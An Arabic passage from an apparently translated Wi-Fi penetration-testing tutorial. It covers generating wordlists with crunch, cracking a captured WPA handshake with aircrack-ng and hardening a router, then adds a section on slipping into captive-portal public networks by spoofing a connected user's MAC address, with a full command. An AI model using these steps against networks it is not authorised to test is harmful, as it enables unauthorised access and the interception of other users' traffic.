إذا علمنا جزء من كلمة المرور، فإن الخيار t– مفيد للغاية. على سبيل المثال: إذا كنا نحاول تخمين كلمة مرور شخص ما ورأيناه يكتب كلمة المرور، فنحن نعلم أن كلمة المرور تبدأ بحرف a وتنتهي بحرف b. الآن يمكننا استخدام خيار النموذج وإخبار crunch بإنشاء كلمات مرور تبدأ دائمًا بـ a وتنتهي بـ b ونضع كل المجموعات الممكنة من الأحرف التي نضعها في الأمر.

سنستخدم crunch، ومن ثم سنجعل ما لا يقل عن 6 والحد الأقصى 8. سنقوم بوضع 12ab، وتخزينها في test.txt. سينشئ crunch مجموعة من كلمات المرور (بحد أدنى 6 أحرف و 8 أحرف كحد أقصى)، وسيقوم بإنشاء كل مجموعة ممكنة من 12ab. ستقوم بتخزين المجموعة بالكامل في ملف يسمى test.txt. سيكون الأمر كما يلي:

```
root@kali:~# crunch 6 8 12ab –o test.txt
```

سيظهر الناتج التالي بعد تنفيذ الأمر أعلاه:

```
root@kali:~# crunch 6 8 12ab -o test.txt
Crunch will now generate the following amount of data: 749568 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 86016

crunch: 100% completed generating output
```

باستخدام الأمر **cat** test.txt، يمكننا رؤية كل كلمات المرور المخزنة في ملف test.txt.

الآن دعونا نلقي نظرة على **خيار النموذج**. سنكتب crunch، والحد الأدنى 5 والحد الأقصى 5، ستكون كلمة المرور مكونة من خمسة أحرف. بعد ذلك سنضع الحروف، وهي abc12 وسنضيف الخيار t–، وهو خيار النموذج، ثم سنضع a@@@b وهذا يعني أن كلمة المرور تبدأ بـ a وتنتهي بـ b. من خلال هذا، سوف نحصل على كل

مجموعة ممكنة من الأحرف بين a و b بعد ذلك، سنقوم بتحديد ملف الإخراج o-، دعنا نسميها sample.txt. سيكون الأمر كما يلي:

```
root@kali:~# crunch 5 5 abc12 –t a@@@b –o sample.txt
```

سيكون الإخراج على النحو التالي:

```
root@kali:~# crunch 5 5 abc12 -t a@@@b -o sample.txt
Crunch will now generate the following amount of data: 750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 125

crunch: 100% completed generating output
```

أنشأ 125 كلمة مرور. الآن دعونا نلقي نظرة على الكلمات. في لقطة الشاشة التالية، يمكننا ملاحظة أن الكلمات تبدأ دائمًا ب a وتنتهي دائمًا بـ b (كما طلبنا).

```
root@kali:~# cat sample.txt
aaaab
aaabb
aaacb
aaa1b
aaa2b
aabab
aabbb
aabcb
aab1b
aab2b
aacab
aacbb
aaccb
aac1b
aac2b
aa1ab
aa1bb
aa1cb
aa11b
aa12b
aa2ab
aa2bb
```

يتم إنشاء قائمة كلمات باستخدام أمر crunch كما رأيت. في القسم التالي، سنستخدم ملف المصافحة وقائمة الكلمات لتحديد مفتاح WPA الحقيقي.



java T point



Wordlist cracking التكسير بقائمة الكلمات

لكسر WPA أو WPA2، نحتاج **أولاً** إلى التقاط المصافحة من نقطة الوصول الهدف **وثانيًا** قائمة كلمات تحتوي على كلمات المرور التي سنحاول تجربتها. لقد قمنا الآن بالتقاط المصافحة، ولدينا قائمة كلمات جاهزة للاستخدام. الآن يمكننا استخدام aircrack-ng لكسر مفتاح AP الهدف. سوف يمر aircrack-ng عبر ملف قائمة الكلمات، ويجمع كل كلمة مرور مع اسم نقطة الوصول الهدف، ويقوم بإنشاء مفتاح رئيسي زوجي (**'Pairwise Master Key'** PMK). يتم إنشاء هذا PMK باستخدام خوارزمية تسمى PBKDF2. لا يبدو مثل الجمع بين كلمة المرور و BSSID فقط. يتم تشفيرها بطريقة معينة، ومقارنة PMK بالمصافحة. كلمة المرور التي تم استخدامها هي كلمة مرور AP الهدف إذا كانت PMK صالحة. إذا لم يكن PMK صالحًا، فسيحاول aircrack-ng كلمة المرور التالية.

سيستخدم aircrack-ng، اسم الملف الذي يحتوي على المصافحة، wep__handshake-01.cap، واسم قائمة الكلمات -w text.txt .

الأمر كالتالي:

```
root@kali:~# aircrack-ng wpa handshake-01.cap -w
sample.txt
```

الآن انقر فوق Enter، وستذهب aircrack-ng إلى قائمة كلمة المرور. سيحاول استخدام جميع كلمات المرور، وسيجمع كل كلمة مرور مع اسم AP الهدف لإنشاء PMK، (هذا المفتاح لا يبدو مثل الجمع بين الكلمة واسم نقطة الاتصال فقط! لا، بل يستخدم في خوارزمية معينة)، ثم مقارنة PMK بالمصافحة. إذا كانت PMK صالحة، فكلمة المرور التي تم استخدامها لإنشاء PMK هي كلمة مرور AP الهدف. إذا كانت PMK غير صالحة، فستنتقل إلى كلمة المرور التالية فقط.

في لقطة الشاشة التالية، يمكننا أن نرى أنه تم العثور على المفتاح:

```
[00:00:01] 5480/65536 keys tested (3524.18 k/s)

Time left: 17 seconds                                     8.36%

                    KEY FOUND! [ a111111b ]


Master Key     : C2 41 9B D0 F7 95 59 A8 CD 9B 9F 0F 97 AB 5F 46
                 7F B7 14 CF D3 C6 D5 05 73 F0 14 F0 14 B5 09 C2

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 62 C1 64 E1 EB 39 11 34 E0 31 93 6D E0 C8 FC 9C
```

Securing network from attacks تأمين الشبكة من الهجمات

لحماية شبكتنا من إضافة طرق التكسير الموضحة في **هجمات ما قبل الاتصال والوصول**، سنحتاج إلى الوصول إلى صفحة الإعدادات لجهاز التوجيه الخاص بنا. يحتوي كل جهاز توجيه على صفحة wep حيث يمكننا تعديل إعدادات جهاز التوجيه الخاص بنا، وعادة ما يكون ذلك بعنوان IP الخاص بجهاز التوجيه. أولاً، سنحصل على عنوان IP لجهاز الحاسوب الخاص بنا لعمل ذلك، سنقوم بكتابة الأمر ifconfig wlan0. كما هو موضح في لقطة الشاشة التالية، الجزء المميز هو عنوان IP الخاص بحاسوبنا:

```
root@kali:~# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.16  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1dcf:3f94:88b7:c5df  prefixlen 64  scopeid 0x20<link>
        ether 10:f0:05:87:19:32  txqueuelen 1000  (Ethernet)
        RX packets 8190  bytes 492600 (481.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 397  bytes 33073 (32.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

افتح الآن المتصفح وانتقل إلى 192.168.1.1.

على سبيل المثال، IP الخاص بجهاز الحاسوب هو 16. عادةً ما يكون IP لجهاز التوجيه هو أول IP في الشبكة الفرعية.

سنقوم فقط بإضافة الرقم 1 بدلا من 16 لأن هذا هو أول عنوان IP في الشبكة، وسيأخذنا ذلك إلى صفحة إعدادات جهاز التوجيه. في صفحة الإعداد، سيطلب منك إدخال اسم المستخدم وكلمة المرور. لإدخال اسم المستخدم وكلمة المرور، يمكننا تسجيل الدخول إلى إعدادات جهاز التوجيه.

في بعض الأحيان قد يكون المهاجم يقوم بهجوم المصادقة ضدنا. لمنع ذلك، ما يمكننا القيام به هو الاتصال بجهاز التوجيه باستخدام كابل Ethernet وتعديل إعدادات

الأمان لدينا وتغيير التشفير، وتغيير كلمة المرور، والقيام بكل الأشياء الموصى بها من أجل زيادة الأمان. لذلك، لن يتمكن المهاجم من مهاجمة الشبكة والحصول على المفتاح.

الآن، يختلف إعداد كل جهاز توجيه عن الأخر. ذلك يعتمد على نوع جهاز التوجيه. لكن عادةً، الطريقة التي نغير بها الإعدادات هي نفسها. في معظم الحالات، يكون جهاز التوجيه دائمًا عند أول عنوان IP للشبكة الفرعية، نحتاج فقط إلى الحصول على عنوان IP الخاص بنا باستخدام الأمر ifconfig، كما فعلنا في بداية هذا الموضوع. حصلنا على IP 192.168.1.16، ثم قمنا بتغيير 16 إلى 1 وهو الـ IPالأول، وهذا هو IP جهاز التوجيه الخاص بنا.

الآن، سنذهب إلى إعدادات الشبكة اللاسلكية. كما نرى، هناك الكثير من الإعدادات التي يمكننا تغييرها لشبكتنا:

WIRELESS NETWORK SETTINGS

Disable Wireless LAN Interface
Band: 2.4 GHz (B)
Mode: AP
SSID: javaTpoint
Channel Number: 11 Current Channel: 11
Radio Power (Percent): 100%
Associated Clients: Show Active Clients

في لقطة الشاشة أعلاه، يمكننا أن نرى أن الإعداد اللاسلكي ممكّن، يمكننا أيضا تغيير اسم الشبكة SSID، ويمكننا أيضًا تغيير رقم القناة (channel) والـband .

بعد الانتقال إلى خيار WPS، يمكننا أن نرى أن WPS معطل. نحن لا نستخدم WEP لهذا السبب لا يمكن للمهاجم استخدام أي من الهجمات لتكسير تشفير WEP:

WIFI PROTECTED SETTINGS

	☑ Disable WPS
WPS Status:	◉ Configured ○ UnConfigured
Self-PIN Number:	31128629 [Regenerate PIN]
PIN Configuration:	[Start PIN]
Push Button Configuration:	[Start PBC]

لقد عطلنا WPS، واستخدمنا WPA، وهو أكثر أمانًا، لذلك لا يمكن للمهاجم استخدام أداة reaver لتحديد رمز WPS PIN ومن ثم عكس كلمة المرور. يمكن للمتسلل الحصول على كلمة المرور فقط عن طريق الحصول على المصافحة أولاً ثم استخدام قائمة كلمات للعثور على كلمة المرور. كلمة مرور الشبكة عشوائية للغاية، على الرغم من أنها لا تستخدم الأرقام في الواقع، فقط مجرد أحرف، لذلك هناك فرص ضئيلة جدًا لبدء شخص ما بالتخمين فيها.

بعد الانتقال إلى التحكم في الوصول، يمكننا أن نرى أنه يمكننا إضافة وضع، مثل قائمة السماح أو قائمة الرفض (لعناوين الماك).

هنا، يمكننا تحديد عنوان MAC للشبكة التي نريد السماح لها بالاتصال بشبكتنا. يمكننا أيضًا تحديد عنوان MAC للشبكة التي نريد رفض اتصالها بشبكتنا. على سبيل المثال، إذا كنا في شركة، وحددنا عددًا من أجهزة الحاسوب ونريد فقط السماح لعدد من أجهزة الحاسوب بالاتصال بالشبكة، يمكنك الحصول على عنوان MAC الخاص بالنظام الذي تريد السماح به وإضافته لهم على قائمة السماح أو القائمة البيضاء. حتى إذا كان لدى الشخص المفتاح الحقيقي ولم يكن موجودًا في قائمة السماح، فلن يتمكن من الوصول إلى الشبكة. يمكننا أيضًا إضافة حاسوب معين أو شخص معين إلى قائمة الرفض إذا اعتقدنا أن أمره مشبوه، نحتاج فقط إلى إضافة عنوان MAC الخاص به إلى قائمة الرفض، لن يتمكن من الاتصال بشبكتنا.

لا تعتقد أنه بحظر عناوين الماك فقط ستمنع المخترقين تماما، ربما فكرت بهذا لأن هذا الموقع لم يشرح كيفية تغير عنوان الماك، يمكن تغير عنوان الماك إلى أي عنوان تريد، لذا إذا حصل المخترق على المفتاح السري، ولكنه ليس متصل يعرف أن هذا بسبب حظر عناوين الماك، وسيغير عنوانه إلى أي عنوان من المتصلين بالشبكة، من ثم يدخل، لكن ستلاحظ بعد هذا أو هو ضعف في الانترنت لهذا العنوان، لأنه يحصل تداخل، ربما يفصل الانترنت عن احدهم حتى.

* إذا كما وعدتكم بكيفية اختراق الشبكات العامة. الشبكة العامة او المفتوحة هي شبكة في الأغلب تكون غير مشفرة أبدا يمكنك التقاط الحزم منها وقراءتها مباشرة، أعني انها غير محمية أبدا، لذا لا تستخدم المعلومات الحساسة في الشبكات المفتوحة، نصيحة، في الجزء الثاني من هذا الكتاب وهو المهم ستكتشف كيف تحصل على المعلومات التي تدور في الشبكة، المهم. الشبكة المفتوحة سهلة للغاية أي شخص يمكنه اختراقها، من أخطاء الشبكة المفتوحة هي أنه يمكنك الاتصال بها والبقاء فيها لفترة وأنت متصل، ذلك ليتركوا لك فترة لإدخال الرقم السري وربما اسم المستخدم، إذا، بكل بساطة إذا اتصل بالشبكة ولكن لا تحاول إدخال المطلوبات، إذهب فقط المحطة الطرفية terminal وكتابة الأمر netdiscover سيظهر لك ببساطة المتصلين بالشبكة، فقط قم بأخذ أحد عناوين الماك لاحد المتصلين بالشبكة، ثم اكتب الأمر:

```
root@kali:~# ifconfig wlan0 down ; ifconfig eth0 down ; service network-manager stop ; ifconfig wlan0 hw ether 69:74:50:18:25:e8 ; service network-manager start ; rfkill unblock all ; ifconfig wlan0 up
```

لاختصار السطور دمجت أكثر من أمر، لتنفيذ أكثر من امر فقط ضع بين أمر وأمر ؛ (فاصلة منقوطة)، هناك طرق أخرى، منها أداة في كالي تسمى macchanger

ولكن في الطرق الأخرى يمكن أن تواجه مشاكل، كما واجهتنا أنا. ميزة هذه الأوامر أنها ستغير الماك قصرا، فقط غير ذلك العنوان إلى العنوان الذي تريد، واضغط enter. إذا لم ينجح فاعلم أن صاحب العنوان الذي أخذته لا

يملك الإذن، أو إنه سيسجل الآن. من المهم تغير عنوان الماك لزيادة التخفي على الشبكة، لكن احذر اثناء استخدامك للشبكة العامة *

الجزء الثاني

هجمات ما بعد الاتصال